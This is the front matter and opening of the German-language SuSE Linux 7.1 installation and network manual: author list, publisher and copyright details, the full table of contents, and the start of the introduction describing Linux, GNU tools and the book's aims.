Rüdiger Berlich, Karl Eichwalder, Stefan Fent, Werner Fink, Peter Findeisen, Fritz Ganter, Dennis Geider, Viviane Glanz, Carsten Groß, Rolf Haberrecker, Roland Haidl, Carsten Höger, Dirk Hohndel, Björn Jacke, Richard Jelinek, Hubert Mantel, Johannes Meixner, Edith Parzefall, Peter Pöml, Peter Reinhart, Marc Rührschneck, Thomas Schraitle, Adrian Schröter, Gabriele Strattner, Steve Tomlin, Klaus G. Wagner, Michael Weyrauch, Christian Zoz

SuSE Linux 7.1

Installation, Netzwerk, Know-how



SuSE GmbH
Schanzäckerstr. 10
D-90443 Nürnberg
Tel.: (09 11) 7 40 53 31 (Vertrieb)
(04 21) 5 26 23 00 (Support; Zeiten vgl. Abschnitt A.2.1)
Fax.: (09 11) 7 41 77 55 (Vertrieb)
E-Mail: suse@suse.de
WWW: http://www.suse.de

Rüdiger Berlich, Karl Eichwalder, Stefan Fent, Werner Fink, Peter Findeisen, Fritz Ganter, Dennis Geider, Viviane Glanz, Carsten Groß, Rolf Haberrecker, Roland Haidl, Carsten Höger, Dirk Hohndel, Björn Jacke, Richard Jelinek, Hubert Mantel, Johannes Meixner, Edith Parzefall, Peter Pöml, Peter Reinhart, Marc Rührschneck, Thomas Schraitle, Adrian Schröter, Gabriele Strattner, Steve Tomlin, Klaus G. Wagner, Michael Weyrauch, Christian Zoz

SuSE Linux 7.1
Installation, Netzwerk, Know-how

19. aktualisierte Auflage 2001
SuSE GmbH
ISBN 3-934678-25-4 (Gesamtpaket)

Copyright

Dieses Werk ist geistiges Eigentum der SuSE GmbH.

Es darf als Ganzes oder in Auszügen kopiert werden, vorausgesetzt, dass sich dieser Copyright-Vermerk auf jeder Kopie befindet.

Satz: LaTeX
Umschlaggestaltung unter Verwendung einer Grafik von Stephan Endraß.
Design von Manuela Piotrowski.
Geeko-Icons von Rolf Vogt.

Linux ist ein eingetragenes Warenzeichen von *Linus Torvalds*. XFree86™ ist ein eingetragenes Warenzeichen von *The XFree86 Project, Inc. MS-DOS, Windows, Windows 95, Windows 98* und *Windows NT* sind eingetragene Warenzeichen der *Microsoft Corporation*. *UNIX* ist ein eingetragenes Warenzeichen von *X/Open Company Limited*. Andere Warenzeichen oder registrierte Warenzeichen: *T-Online* von *Deutsche Telekom, SuSE* und *YaST* von *SuSE GmbH* . Alle Warennamen werden ohne Gewährleistung der freien Verwendbarkeit benutzt und sind möglicherweise eingetragene Warenzeichen. Die Firma SuSE GmbH richtet sich im Wesentlichen nach den Schreibweisen der Hersteller. Andere hier genannte Produkte können Warenzeichen des jeweiligen Herstellers sein.

ISBN 3-934678-25-4 (Gesamtpaket)

Inhaltsverzeichnis

I Vorwort 1

1 Einleitung 3

1.1 Was ist „Linux“? . . . 4
1.2 Intention dieses Buches – Hinweise zur Benutzung . . . 5
1.3 Legende – oder was bedeutet „`erde:~ # ls`“ . . . 6
1.4 Der Kampf mit der Seitenzahl... . . . 7
1.4.1 Support-Datenbank . . . 7
1.4.2 Hypertext-Hilfe . . . 7
1.4.3 Texinfo und Info . . . 8
1.4.4 Unix-Manuals („Manual-Pages“) . . . 8
1.4.5 FAQ-, HOWTO- und README-Dateien . . . 8
1.4.6 Freie Bücher . . . 9
1.5 Lorbeeren . . . 9

II SuSE Linux installieren 13

2 Die SuSE Linux-Erstinstallation 15

2.1 Der schnelle Weg zum Erfolg . . . 15
2.1.1 Kurze Vorplanung . . . 15
2.1.2 Nun geht’s los: Der Begrüßungsbildschirm . . . 16
2.1.3 YaST2 ist da! . . . 18
2.1.4 Die Sprachauswahl . . . 18
2.1.5 Auswahl der Maus . . . 19
2.1.6 Tastatur und Zeitzone . . . 19
2.1.7 Neue Installation oder Update? . . . 20
2.1.8 Festplatte vorbereiten . . . 20
2.1.9 Auswahl der Software . . . 22
2.1.10 Bootmanager für den Systemstart . . . 23
2.1.11 Benutzer-Informationen . . . 25

2.1.12 'root'-Passwort festlegen 25
2.1.13 Einstellungen bestätigen – Installation starten 26
2.1.14 Grafische Oberfläche vorbereiten 27
2.1.15 Systemkomponenten konfigurieren 27
2.1.16 Erstes Einloggen 28
2.1.17 Ausblick 28
2.2 Die Installation mit dem textbasierten YaST (YaST 1) 30
2.2.1 Nun geht's los: Der Begrüßungsbildschirm 30
2.2.2 Die Grundlage: linuxrc 31
2.2.3 Installation mit YaST 36
2.2.4 Festplatte partitionieren und formatieren 37
2.2.5 Installation der Software beginnen 38
2.2.6 Software-Grundausstattung auswählen 39
2.2.7 Systemsoftware und Programme aufspielen 40
2.2.8 Kernel für das System auswählen 41
2.2.9 Grundkonfiguration des Systems mit YaST 42
2.2.10 Einloggen am Ende der Erstinstallation 45
2.3 SuSE Linux starten 48
2.4 Installation ohne CD-ROM-Unterstützung 50
2.4.1 Installation von einer Quelle im „Netz“ 50
2.5 Automatische Installation und Konfiguration von SuSE Linux . 52
2.5.1 ALICE im Überblick 52
2.5.2 Automatische Installation mit YaST1 53
2.6 Infoblöcke 54
2.6.1 Platz schaffen für Linux (Partitionieren) 54
2.6.2 CD 2 zum Booten verwenden 56
2.6.3 Bootdiskette unter DOS erstellen 57
2.6.4 Bootdiskette unter Unix erstellen 58
2.6.5 Unterstützt Linux mein CD-ROM-Laufwerk? 59
2.7 Problembeschreibungen 60
2.7.1 Dateien lassen sich nicht verschieben 60
2.7.2 Keine deutsche Tastaturbelegung im MS-DOS-Modus . 60
2.7.3 Kein CD-ROM-Treiber im MS-DOS-Modus 60
2.7.4 Eine CD ist defekt 61
2.7.5 ATAPI-CD-ROM bleibt beim Lesen hängen 61
2.7.6 CD-ROM-Laufwerke am Parallelport 62
2.7.7 „Proprietäre“ CD-ROM-Laufwerke 63
2.7.8 Thinkpad „schläft“ während der Installation „ein“ 63
2.7.9 loadlin fehlt Speicher, um den Kernel zu laden 63

2.7.10 loadlin funktioniert nicht . . . 64
2.7.11 DOS läuft im Protectedmodus . . . 64
2.7.12 Laufwerksbezeichnung des CD-ROM-Laufwerks . . . 64
2.8 Hinweise zum Partitionieren . . . 65
2.9 Partitionieren für Fortgeschrittene . . . 67
2.9.1 Die Größe der Swap-Partition . . . 68
2.9.2 Einsatzgebiet des Rechners . . . 68
2.9.3 Optimierungsmöglichkeiten . . . 70
2.10 Manuelle Konfiguration der Festplatte . . . 73
2.10.1 Partitionen konfigurieren . . . 73
2.10.2 Dateisysteme und „Mountpoints“ festlegen . . . 75

3 YaST– Yet another Setup Tool 81
3.1 Bedienung und Tastenbelegung . . . 81
3.2 Das YaST-Hauptmenü . . . 82
3.3 Einstellungen zur Installation . . . 82
3.3.1 Sprache festlegen . . . 83
3.3.2 Tastaturbelegung auswählen . . . 83
3.3.3 Installationsquelle auswählen . . . 83
3.3.4 Installation von CD-ROM . . . 84
3.3.5 Installation von einer Festplatten-Partition . . . 84
3.3.6 Installation via NFS . . . 85
3.3.7 Installation von einem erreichbaren Verzeichnis . . . 86
3.3.8 Installation via FTP . . . 87
3.3.9 Festplatte(n) partitionieren . . . 88
3.3.10 Ziel-Partitionen/Dateisysteme festlegen . . . 90
3.3.11 Logical Volume Manager konfigurieren . . . 94
3.3.12 Installation in ein Verzeichnis . . . 95
3.4 Installationsumfang festlegen . . . 95
3.4.1 Konfiguration laden . . . 96
3.4.2 Konfiguration speichern . . . 96
3.4.3 Konfiguration ändern/erstellen . . . 96
3.4.4 Was wäre wenn... . . . 98
3.4.5 Installation starten . . . 99
3.4.6 Paket-Abhängigkeiten überprüfen . . . 99
3.4.7 Index aller Serien und Pakete . . . 100
3.4.8 Paketauskunft . . . 100
3.4.9 Pakete einspielen . . . 100
3.4.10 Pakete löschen . . . 101

3.5 System updaten 102
3.6 Administration des Systems 102
3.6.1 Hardware in System integrieren 102
3.6.2 Kernel- und Bootkonfiguration 104
3.6.3 Netzwerk konfigurieren 107
3.6.4 Live-System konfigurieren 109
3.6.5 Login-Konfiguration 111
3.6.6 Einstellungen susewm (Windowmanager) 112
3.6.7 Benutzerverwaltung 113
3.6.8 Gruppenverwaltung 114
3.6.9 Backups erstellen 115
3.6.10 Einstellungen Systemsicherheit 116
3.6.11 XFree86[tm] konfigurieren 116
3.6.12 Konfigurationsdatei verändern 117

4 Booten und Bootmanager 119

4.1 Der Bootvorgang auf dem PC 119
4.2 Bootkonzepte 120
4.3 LILO im Überblick 121
4.4 Ein LILO nach Maß: Konfiguration 125
4.4.1 Der Aufbau der Datei `lilo.conf` 125
4.4.2 Weitere optionale Konfigurationsmöglichkeiten 129
4.5 Installation und De-Installation von LILO 131
4.6 Linux-Bootdiskette erzeugen 134
4.7 Beispielkonfigurationen 136
4.7.1 DOS/Windows 95/98 und Linux 136
4.7.2 Windows NT und Linux auf einer Festplatte 137
4.7.3 OS/2 und Linux 138
4.7.4 DOS, OS/2 und Linux 139
4.8 Probleme mit LILO 139
4.8.1 Fehlerdiagnose: LILO Start-Meldungen 141
4.8.2 Die 1024-Zylinder-Grenze 143
4.8.3 Spezielle Bootprobleme mit Kernel ab 2.0 144
4.9 Einrichten des Bootmechanismus mit loadlin 147
4.9.1 Notwendige Dateien für loadlin 148
4.9.2 Bootmenüs einrichten 148
4.9.3 Von Windows aus starten 150
4.9.4 Das Windows Startmenü 151

III Netzwerk konfigurieren 155

5 Linux im Netzwerk 157

5.1 Konfiguration mit Hilfe von YaST . . . 160
5.2 Manuelle Netzwerkkonfiguration . . . 162
5.2.1 Konfigurationsdateien . . . 162
5.2.2 Startup-Skripten . . . 167
5.3 Routing unter SuSE Linux . . . 168
5.4 DNS – Domain Name Service . . . 170
5.4.1 Was ist DNS? . . . 170
5.4.2 DNS konfigurieren . . . 170
5.4.3 Einfacher Nameserver . . . 170
5.5 NIS – Network Information Service . . . 170
5.5.1 Was ist NIS? . . . 170
5.5.2 Einrichten eines NIS-Clients . . . 171
5.5.3 NIS-Master- und -Slave-Server . . . 172
5.6 NFS – verteilte Dateisysteme . . . 172
5.6.1 Importieren von Dateisystemen . . . 173
5.6.2 Exportieren von Dateisystemen . . . 173

6 Der Anschluss an die weite Welt – PPP, ISDN, Modem... 175

6.1 PPP . . . 175
6.1.1 Voraussetzungen für PPP . . . 176
6.1.2 Weitere Informationen zu PPP . . . 176
6.2 Internet-Zugang mit ISDN . . . 177
6.2.1 ISDN einrichten . . . 177
6.2.2 Überblick . . . 179
6.2.3 Hinweise zur Hardware . . . 180
6.2.4 Hardware mit YaST konfigurieren . . . 181
6.2.5 Internet-Anbindung einrichten . . . 184
6.3 Kabelmodem . . . 189
6.3.1 Grundlagen . . . 189
6.4 T-DSL, T-ISDN-DSL, ADSL... . . . 191
6.5 Modem-Anschluss . . . 191
6.6 Mit dem Modem ins Internet: PPP mit wvdial . . . 192
6.6.1 Konfiguration von wvdial . . . 192
6.6.2 Mehrere Provider mit wvdial . . . 195
6.6.3 ISDN-Terminaladapter . . . 196
6.6.4 Konfiguration von PCI-Modems . . . 198

6.6.5 Manuelle PPP-Einrichtung für Profis 199
6.7 Masquerading und Firewall 205
6.7.1 Grundlagen des Masquerading 205
6.7.2 Grundlagen des Firewall 206
6.7.3 Konfiguration Masquerading und/oder Firewall 206
6.8 Sendmail-Konfiguration 208
6.9 Externe Mailboxen abrufen mit fetchmail 211
6.10 News: Die neuesten Meldungen des USENET 212
6.10.1 Das News-System Leafnode 212
6.11 Linux macht Faxen 215
6.11.1 SuSEFax – Ein Client für HylaFAX 216
6.11.2 Automatische Generierung des Fax-Covers 226
6.11.3 Fax-Spooling unter UNIX/Linux 227
6.11.4 HylaFAX – Verteiltes Faxen 227

7 Fremde Gewässer: Samba und Netatalk 235
7.1 Samba 235
7.1.1 Einführung 235
7.1.2 Installation und Konfiguration des Servers 236
7.1.3 Samba als Anmelde-Server 240
7.1.4 Installation der Clients 241
7.1.5 Optimierung 242
7.2 Netatalk 243
7.2.1 Konfiguration des Fileservers 243
7.2.2 Konfiguration des Druckservers 243

IV Das X Window System 245

8 Das X Window System 247
8.1 Geschichtlicher Hintergrund 247
8.2 Die neue Version 4.x von XFree86 248
8.3 Konfiguration mit SaX2 250
8.3.1 Erstinstallation 250
8.3.2 Rekonfiguration 262
8.3.3 Troubleshooting 262
8.3.4 Die Protokolldatei des X-Servers 266
8.3.5 Start des X Window System 268
8.4 Konfiguration mit SaX 269

8.4.1 Rekonfiguration . . . 277
8.4.2 Troubleshooting . . . 278
8.5 Konfiguration mit `xf86config` . . . 278
8.6 Optimieren der Installation des X Window Systems . . . 287
8.6.1 Einbindung von zusätzlichen (True Type) Fonts . . . 292
8.6.2 Einrichtung der Eingabegeräte . . . 295
8.6.3 3D-Beschleunigung . . . 297

9 Der Windowmanager – Das Fenster zum Rechner 299
9.1 Die grafische Benutzeroberfläche . . . 299
9.1.1 Aufbau des X Window System . . . 299
9.1.2 Was tut ein Windowmanager? . . . 302
9.1.3 Starten der verschiedenen Windowmanager . . . 303
9.2 Der Fvwm . . . 305
9.3 Fvwm-Einstellungen . . . 306
9.4 Windowmanager konfigurieren mit SuSEwm . . . 310
9.4.1 Einträge im Menü hinzufügen . . . 311
9.5 Allgemeine Konfiguration des X Window Systems . . . 314

V Hardware unter Linux 319

10 Hardware rund um den Linux-Rechner 321
10.1 Vorbemerkung . . . 321
10.2 Steckkarten . . . 321
10.2.1 ISA- und PCI-Karten . . . 321
10.3 Soundkarten . . . 325
10.3.1 Soundkarte mit YaST2 konfigurieren . . . 325
10.3.2 Soundkarte mit alsaconf konfigurieren . . . 326
10.3.3 Verwenden der Kerneltreiber für die Soundkarte . . . 327
10.4 Schnittstellen am Rechner . . . 336
10.4.1 PS/2-Anschlüsse . . . 336
10.4.2 Serielle Anschlüsse . . . 336
10.4.3 Parallele Anschlüsse . . . 336
10.4.4 USB – Universal Serial Bus . . . 338
10.5 Wechselmedien . . . 342
10.5.1 Diskettenlaufwerke . . . 342
10.5.2 LS-120-Laufwerke . . . 342
10.5.3 ZIP-Laufwerke . . . 342

10.6 Modems . . . 343
10.6.1 Externe Modems . . . 343
10.6.2 Interne Modems . . . 344
10.7 Scanner . . . 345
10.8 Bandlaufwerke (engl. *streamer*) . . . 347
10.9 TV-Karten . . . 348

11 Notebooks – PCMCIA, APM, IrDA 351
11.1 PCMCIA . . . 351
11.1.1 Die Hardware . . . 351
11.1.2 Die Software . . . 352
11.1.3 Die Konfiguration . . . 352
11.1.4 Konfigurationen zum Umschalten – „Schemata“ . . . 354
11.1.5 Wenn’s trotzdem nicht geht . . . 357
11.1.6 Installation via PCMCIA . . . 359
11.1.7 Weitere Hilfsprogramme . . . 360
11.1.8 PCMCIA kompilieren . . . 360
11.2 APM – Powermanagement . . . 361
11.2.1 Grundlagen . . . 361
11.2.2 Der richtige Kernel . . . 362
11.2.3 Der APM-Daemon . . . 362
11.2.4 Weitere Befehle . . . 363
11.2.5 Pause für die Festplatte . . . 363
11.3 IrDA – Infrared Data Association . . . 364

12 Druckerbetrieb 367
12.1 Grundlagen und Voraussetzungen zum Drucken . . . 367
12.1.1 Verschiedene Standarddruckersprachen . . . 367
12.1.2 Die Problematik der GDI-Drucker . . . 368
12.1.3 Hard- und Software-Voraussetzungen . . . 368
12.1.4 Bestimmung eines geeigneten Druckertreibers . . . 369
12.2 Drucker lokal anschließen . . . 370
12.2.1 Parallele Schnittstellen . . . 370
12.2.2 Besondere Steckkarten: ISA-PnP und PCI . . . 371
12.2.3 USB-Anschluss . . . 373
12.2.4 Serielle Schnittstellen . . . 374
12.3 lpd: der Druck-Manager und Tools . . . 374
12.3.1 Der Druck-Manager im Hintergrund . . . 374
12.3.2 Zusatz- und Steuertools für den Anwender . . . 375

12.4 lpr: Druckaufträge losschicken . . . 377
12.5 SETUP (`lprsetup`): Konfiguration des Drucksystems . . . 379
12.5.1 Hinweise zur Konfiguration mit lprsetup . . . 379
12.5.2 Test des Druckers . . . 381
12.5.3 Sonderfälle . . . 381
12.6 Der apsfilter . . . 382
12.6.1 Arbeitsweise des apsfilters . . . 382
12.6.2 Konfiguration des apsfilters . . . 383
12.6.3 Fehlersuche beim apsfilter . . . 386
12.7 Drucken im TCP/IP-Netzwerk . . . 386
12.7.1 Übersicht: Die einzelnen Fälle . . . 387
12.7.2 Konfiguration: Printer forwarding queue auf dem Client 388
12.7.3 Konfiguration: Prefilter auf dem Client . . . 389
12.7.4 Schwierigkeiten bei der Konfiguration: . . . 390
12.8 Etwas über Ghostscript . . . 391
12.8.1 Beispiele für die Arbeit mit Ghostscript . . . 391
12.9 Beispiele für eigene Druckerfilter . . . 393
12.9.1 Vorbemerkungen . . . 393
12.9.2 Ein einfaches Beispiel zur grundsätzlichen Arbeitsweise 393
12.9.3 Ein etwas komplexeres Beispiel . . . 397

VI Der Kernel und die Kernel-Parameter 401

13 Der Kernel 403
13.1 Die Kernelquellen . . . 403
13.2 Kernel-Module . . . 404
13.3 Konfiguration des Kernels . . . 406
13.4 Einstellungen bei der Kernelkonfiguration . . . 407
13.5 Übersetzen des Kernels . . . 408
13.6 Kernel installieren . . . 409
13.7 Boot-Diskette erstellen . . . 410
13.8 Festplatte nach der Kernel-Übersetzung aufräumen . . . 410

14 Kernel-Parameter 411
14.1 Treiber im Kernel . . . 411
14.2 Einige Tipps . . . 412
14.3 Die Parameter . . . 414
14.3.1 Notation und Bedeutung . . . 414
14.3.2 Kernel-Parameter am Boot-Prompt . . . 415
14.3.3 CD-ROM-Laufwerke an proprietären Kontrollern . . . 426
14.3.4 `modprobe`-Parameter . . . 428

VII SuSE Linux: Update und Besonderheiten 449

15 Update des Systems und Paketverwaltung 451

15.1 Update des SuSE Linux 451
15.1.1 Vorbereitungen 451
15.1.2 Update mit YaST2 452
15.1.3 Update mit YaST1 452
15.1.4 Aktualisieren einzelner Pakete 455
15.2 Von Version zu Version 455
15.2.1 Von 5.0 auf 5.1 455
15.2.2 Von 5.1 auf 5.2 456
15.2.3 Von 5.2 auf 5.3 456
15.2.4 Von 5.3 auf 6.0 457
15.2.5 Von 6.0 auf 6.1 458
15.2.6 Von 6.1 auf 6.2 458
15.2.7 Von 6.2 auf 6.3 459
15.2.8 Von 6.3 auf 6.4 461
15.2.9 Von 6.4 auf 7.0 464
15.2.10 Von 7.0 auf 7.1 465
15.3 RPM – Der Paket-Manager der Distribution 465
15.3.1 Prüfen der Authentizität eines Pakets 466
15.3.2 Pakete verwalten: Installieren, Updaten und Deinstallieren 466
15.3.3 Anfragen stellen 468
15.3.4 Quellpakete installieren und kompilieren 470
15.3.5 Tools für RPM-Archive und die RPM-Datenbank 471

16 Besonderheiten in SuSE Linux 473

16.1 Filesystem Hierarchy Standard (FHS) und Linux Standard Base (LSB) 473
16.1.1 Filesystem Hierarchy Standard (FHS) 473
16.1.2 Linux Standard Base (LSB) 473
16.1.3 teTeX – TEX unter SuSE Linux 473
16.2 Beispiel-Umgebungen für FTP und HTTP 473
16.3 Hinweise zu speziellen Softwarepaketen 474
16.3.1 Paket `xdevel` bzw. `xdevel33` 474
16.3.2 Paket `cron` 474
16.3.3 Paket `curses` 474
16.3.4 Quellen zum Paket `uucp` 475
16.3.5 Manual-Pages 475

16.4 Booten mit der „initial ramdisk“ . . . 475
16.4.1 Konzept der initial ramdisk . . . 476
16.4.2 Ablauf des Bootvorgangs mit initrd . . . 476
16.4.3 Bootloader . . . 477
16.4.4 Anwendung von `initrd` bei SuSE . . . 477
16.4.5 Mögliche Schwierigkeit – Selbstcompilierte Kernel . . . 479
16.4.6 Ausblick . . . 479
16.5 linuxrc . . . 480
16.6 Das Hilfesystem für SuSE Linux . . . 485
16.6.1 Konfiguration für Einzelplatz bzw. Serversystem . . . 486
16.6.2 Konfiguration für einen Client-Rechner . . . 488
16.6.3 Das Hilfesystem benutzen . . . 488
16.7 Das SuSE Rettungssystem . . . 489
16.7.1 Vorbereitung . . . 489
16.7.2 Das Rettungssystem starten . . . 490
16.7.3 Das Rettungssystem benutzen . . . 491
16.8 Tastaturbelegung . . . 493
16.9 Lokale Anpassungen . . . 494

17 Das SuSE Linux-Bootkonzept 497
17.1 Das init-Programm . . . 497
17.2 Die Runlevels . . . 498
17.3 Wechsel des Runlevels . . . 499
17.4 Die Init-Skripten . . . 500
17.5 `/etc/rc.config` und SuSEconfig . . . 502
17.6 Die `/etc/rc.config`-Variablen – Konfiguration des Systems . . . 504

VIII Sicherheit und andere Tipps 517

18 Sicherheit ist Vertrauenssache 519
18.1 Grundlagen . . . 519
18.1.1 Lokale Sicherheit . . . 520
18.1.2 Netzwerk-Sicherheit . . . 523
18.2 Tools . . . 525
18.2.1 Lokale Tools . . . 525
18.2.2 Netzwerk-Tools . . . 529
18.3 Sicherheit bei SuSE Linux . . . 533
18.4 Allgemeine Hinweise . . . 534

19 Einstieg in Linux **535**

19.1 Einloggen, ‘root’-Benutzer, Benutzer anlegen 536
19.2 Anhalten des Systems und Booten 537
19.3 Befehle – Eingaben an der Kommando-Zeile 537
19.4 Virtuelle Konsolen 539
19.5 Verzeichnisse und Dateinamen 539
19.6 Arbeiten mit Verzeichnissen 540
19.7 Arbeiten mit Dateien 541
19.7.1 Informationen über Dateien 541
19.7.2 Wildcards – ein kleiner Ausblick 542
19.7.3 Inhalt von Dateien: **more** und **less** 543
19.7.4 Versteckte Dateien 544
19.7.5 Kopieren, Umbenennen und Löschen von Dateien 544
19.7.6 Suchen und Durchsuchen von Dateien 545
19.7.7 Symbolische Links 545
19.7.8 Daten archivieren und sichern 546
19.8 Zugriffsrechte auf Dateien 547
19.9 Manual-Pages 549
19.10 Informationen über den Systemzustand 550
19.10.1 Der Befehl **df** 550
19.10.2 Der Befehl **du** 550
19.10.3 Der Befehl **free** 551
19.10.4 Der Befehl **ulimit** 551
19.10.5 Der Befehl **w** 552
19.10.6 Der Befehl **kill** 552
19.10.7 Der Befehl **ps** 552
19.10.8 Der Befehl **pstree** 553
19.10.9 Der Befehl **top** 553
19.11 Dateisysteme unter Linux – **mount** und **umount** 553
19.11.1 Übersicht 553
19.11.2 Ein- und Aushängen von Dateisystemen 554
19.12 DOS-Befehle unter Unix mit mtools 556
19.13 Unix-Befehle im Überblick 558
19.14 Ausblick 560
19.15 Der Editor vi 561

A Support und Dienstleistungen der SuSE GmbH **563**
A.1 90 Tage Installationssupport 563
A.1.1 Ohne Registrierung kein Installationssupport! 563
A.1.2 Umfang des Installationssupports 563
A.2 Der schnellste Weg zur Hilfe! 564
A.2.1 Wie erreichen Sie das SuSE Support-Team? 564
A.3 Kostenpflichtiger Support 568
A.4 Schulungen 569
A.5 Feedback 569
A.6 Weitere Dienstleistungen 569

B ISDN-Meldungen – “cause codes” **573**

C Der Verzeichnisbaum **577**
C.1 Übersicht 577
C.2 Wichtige Verzeichnisse 578

D Wichtige Dateien **579**
D.1 Gerätedateien im `/dev` – Verzeichnis 579
D.1.1 CD-ROM-Laufwerke 579
D.1.2 Bandlaufwerke 580
D.1.3 Mäuse (Bus und PS/2) 580
D.1.4 Modem 580
D.1.5 Serielle Schnittstellen 581
D.1.6 Parallele Schnittstellen 581
D.1.7 Spezielle Devices 582
D.2 Konfigurationsdateien in `/etc` 582
D.3 Versteckte Konfigurationsdateien im Home 583

E Manual-Page von e2fsck **585**

F Die GNU General Public License (GPL) **589**

G Glossar **597**

H Wichtige Tastenkombinationen **615**

Teil I

Vorwort

1 Einleitung

Die Linux-Story liest sich wie ein modernes Märchen: Im Jahre 1991 beginnt der finnische Informatikstudent LINUS TORVALDS mit der Programmierung einer eigenen Unix-Version. Er veröffentlicht nicht nur die Binaries, also die ablauffähigen Programme in Maschinensprache, sondern vor allem auch den dazugehörenden Sourcecode im sich rasch verbreitenden Internet. Tatsächlich folgen Hunderte von Programmierern aus aller Welt seiner Einladung und arbeiten an der Entwicklung von Linux – unentgeltlich und in ihrer Freizeit – mit. Sie treibt kein kommerzielles Interesse, sondern das Vergnügen, allein oder im Team Probleme und Schwierigkeiten zu lösen, neue Funktionen hinzuzufügen und so das Betriebssystem zu perfektionieren. Einzige Auflage: Die Arbeit – inklusive des geänderten Sourcecodes – wird wieder der programmierenden Allgemeinheit zur Verfügung gestellt. Die rechtliche Grundlage hierfür liefert die (im Anhang F auf Seite 589 abgedruckte) GNU General Public License (GPL).

Wer sich heute für Linux entscheidet, hat dafür meist eine ganze Reihe guter Gründe: Stabilität, Sicherheit und Performance werden hier zuerst genannt; aber auch die umfassenden Netzwerkfähigkeiten, mit deren Hilfe Linux das Internet und den gesamten Servermarkt erobert. Linux-Kenner schätzen den freien Sourcecode und die damit verbundene Unabhängigkeit und Flexibilität des Systems.Durch die freien Quellen ist niemand mehr hilflos einem Softwarehersteller ausgeliefert, sondern kann individuelle Anpassungen und Ergänzungen selbst vornehmen. Nicht zu vergessen ist natürlich die Tatsache, dass Linux lizenzkostenfrei verwendet werden kann; gleichgültig, ob das Betriebssystem nur für den Hausgebrauch oder x-fach im Unternehmen eingesetzt wird.

Neben der Summe all dieser Argumente ist es aber vor allem die gewaltige Nachfrage und das riesige Interesse seitens der Linux-Anwender, die nun viele Hard- und Softwarehersteller bewogen haben, Linux tatkräftig zu unterstützen.

Siemens, IBM und Compaq – um nur ein paar „große“ Namen zu nennen – haben Linux als Betriebssystem entdeckt.

Neben zahllosen freien Anwendungsprogrammen ist zunehmend auch kommerzielle Anwendungssoftware für Linux erhältlich: Sowohl Datenbankanbieter wie Oracle, Informix, Software AG und Sybase als auch Hersteller von Office-Lösungen wie Applix, Corel oder Sun Microsystems bieten ihre Produkte auch für Linux an. Linux ist gut, wird immer besser und kostet nichts! Wer noch die weit über zehn Millionen Anwender zählende und weiterhin rasch wachsende Linux-Gemeinde und deren Begeisterung in Betracht zieht, wird erkennen: Linux besitzt die besten Voraussetzungen für einen kommenden Industriestandard.

Doch damit nicht genug: Mit KDE und GNOME stehen mittlerweile gleich zwei freie komfortable, grafische Oberflächen zur Verfügung, die den Ruf „Linux auf den Desktop!“ immer lauter werden lassen.

1.1 Was ist „Linux“?

Das eigentliche „Linux“ ist der ☞*Kernel*, das „Herz“ eines jeden Unix-Betriebssystems.

Ein Kernel allein ist aber noch kein Betriebssystem. Gerade für Unix gibt es ein gigantisches Angebot an freier Software; somit sind praktisch alle unter Unix gängigen Dienstprogramme auch für Linux verfügbar. Diese machen das eigentliche Betriebssystem aus.


Bei den Dienstprogrammen handelt es sich in vielen Fällen um GNU-Versionen (☞*GNU*) der entsprechenden Unix-Programme; diese bieten meist sogar eine erweiterte Funktionalität. Am bekanntesten ist wohl der GNU C/C++ Compiler, einer der besten Compiler überhaupt; nicht zu vergessen sind aber auch die zahlreichen kleinen oder auch größeren Werkzeuge, die man an der Kommandozeile, in Shellskripten oder als eigenständige Programme benutzen kann: von den Shell-, Datei- und Text-Utilities über sed, awk und perl bis zu Editoren (vi) oder kompletten Arbeitsumgebungen (Emacs).

Komplettiert wird das ganze durch XFree86™ (derzeit Version 4.0), das X Window System (z. Z. X11 Release 6.4) für PC-basierte Unix-Systeme. Diese Portierung ist abgeleitet von der offiziellen X11R6.4-Distribution des X Consortium, Inc. und deshalb voll kompatibel zu diesem Standard.

Alle diese Komponenten – zusammen mit zusätzlichen Programmen (z. B. TEX, das Textverarbeitungs- und Satzsystem) und Goodies (wie z. B. Spielen) – bilden das System, das gemeinhin als *Linux* bezeichnet wird.

Wie bereits erwähnt, existiert für Unix jedoch ein geradezu unerschöpfliches Reservoir an freier Software, sodass es praktisch beliebig viele Möglichkeiten gibt, ein Linux-System zusammenzustellen.

An dieser Stelle kommen die Linux-Distributionen ins Spiel, wie z. B. das vorliegende SuSE Linux. Die Distributoren sichten das riesige Angebot an frei erhältlicher und frei vertreibbarer Software und treffen eine Auswahl.



Hinweis

SuSE Linux enthält neben freier Software – Software, von der die Quellen (engl. *sources*) verfügbar und folglich auf den vorliegenden CD-ROMs enthalten sind – *auch* Software-Pakete, die aus unterschiedlichen Gründen nur in kompilierter Form von der SuSE ausgeliefert werden können.

Daneben sind die meisten Distributionen auch im Internet frei abrufbar, sodass gelegentliche Updates des Systems nicht den Neukauf einer Distribution bedingen.

1.2 Intention dieses Buches – Hinweise zur Benutzung

Wir haben das Buch ausdrücklich als Installationshilfe konzipiert. Dieses Buch soll und kann kein Ersatz für weitergehende Literatur sein, die dem interessierten Anwender den tieferen Einstieg in die faszinierende Welt des *high performance computing* ermöglichen soll – vgl. dazu das Literaturverzeichnis am Ende des Buchs (Kapitel 18.4 auf Seite 616 ff.)!

Bei einer Erstinstallation genügt es, zunächst das praktisch orientierte Kapitel 2 auf Seite 15 zu lesen. Keineswegs aber sollten Sie sich als Linux-Novize ohne jegliche Lektüre ins Abenteuer stürzen. Mit begleitender Lektüre steigern Sie Ihre Effizienz und vermeiden Frustrationen – blättern Sie also wenigstens zuvor einmal das Kapitel 19 auf Seite 535 durch . . .

Die Dynamik von Linux und der freien Software ist eine Herausforderung, wenn es darum geht, ein Handbuch zu erstellen, das mit den neuesten Entwicklungen Schritt hält und zugleich auch für Einsteiger in die Unix-Welt geeignet ist sowie „alte Hasen“ nicht langweilt. Das vorliegende Buch unternimmt den Versuch, all diesen Anforderungen gerecht zu werden.

Dieses Buch hat zum Ziel, Linux-Einsteigern einen ermutigenden Start zu einer Entdeckungsreise durch das (neue) System zu ermöglichen.

Das Buch gliedert sich im Wesentlichen in die folgenden Teile:

Installationsanleitung: Dieser Teil des Buches begleitet den Linux-Beginner in Form einer kommentierten Beispielinstallation (Kapitel 2 auf Seite 15) bei der Annäherung an das System, weist auf mögliche Fehlerquellen hin und liefert konkrete Anweisungen zur Behebung von eventuell auftretenden Problemen bei der Installation.

Es wird auf die Bedienung des SuSE-Installations- und Administrationsprogramms *YaST* ™ eingegangen (Kapitel 3 auf Seite 81) und das Booten des Kernels wird erklärt (Kapitel 4 auf Seite 119).

